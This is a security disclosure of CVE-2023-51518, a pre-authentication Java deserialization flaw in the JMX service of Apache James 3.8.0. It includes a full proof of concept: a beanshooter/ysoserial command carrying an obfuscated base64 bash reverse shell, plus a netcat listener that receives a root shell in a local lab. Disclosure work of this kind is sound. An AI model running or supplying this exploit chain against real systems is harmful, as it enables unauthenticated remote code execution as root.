

Apache James Disclosures

Version 3.8.0

Environment:

- Apache James Spring App 3.8.0
- Ubuntu Linux
- Java JDK 11

Findings:

1. CVE-2023-51518: Preauthenticated Java Deserialization via JMX

Description:

The JMXRMI protocol itself is based on native Java serialization, making it susceptible to deserialization attacks if a class whitelist is not properly configured.

In this case, although James blocks most well-known deserialization payloads, it is still vulnerable to serialized payloads of type “CommonsBeanutils1”¹, which results in the execution of arbitrary OS commands.


Note: This exploit also works if authentication is required, by using the “--preauth” flag of the “beanshooter”² tool.

Proof of Concept:

In this scenario we will use “beanshooter” to connect to the JMX service listening on “127.0.0.1:9999” in order to send a malicious “ysoserial - CommonsBeanutils1” payload as the argument of a “newClient” function (“javax.management.remote.rmi.RMIConnection newClient(Object params)”) exposed via the “jmxrmi” RMI registry bound name.

In this scenario, the following “beanshooter” command has been run by the attacker in order to obtain a reverse shell:

```
java -jar beanshooter-4.1.0.jar serial --yso ysoserial.jar --preauth 127.0.0.1 9999 CommonsBeanutils1 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjc4wLjEvNDQ0NCAwPiYxCg==}|{base64,-d}|bash'
```



The image contains two terminal screenshots. The left screenshot shows the execution of the beanshooter command, which results in an 'InvocationTargetException' error. The right screenshot shows the successful execution of the reverse shell command, resulting in a root shell on the target machine.

```
guest@tester: ~/Desktop$ java8 -jar beanshooter-4.1.0.jar serial --yso ysoserial.jar --preauth 127.0.0.1 9999 CommonsBeanutils1 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjc4wLjEvNDQ0NCAwPiYxCg==}|{base64,-d}|bash'
```

```
guest@tester: ~/Desktop$ nc -nlvp 4444
listening on 0.0.0.0 4444
Connection received on 127.0.0.1 53116
root@tester:/home/guest/Desktop/Apache_James/james-server-spring-app-3.8.0/bin# id
uid=0(root) gid=0(root) groups=0(root)
root@tester:/home/guest/Desktop/Apache_James/james-server-spring-app-3.8.0/bin#
```

Note: Although the tool returns an error, this is a false negative and the malicious reverse shell command is successfully executed.

¹ <https://github.com/frohoff/ysoserial>

² <https://github.com/qtc-de/beanshooter>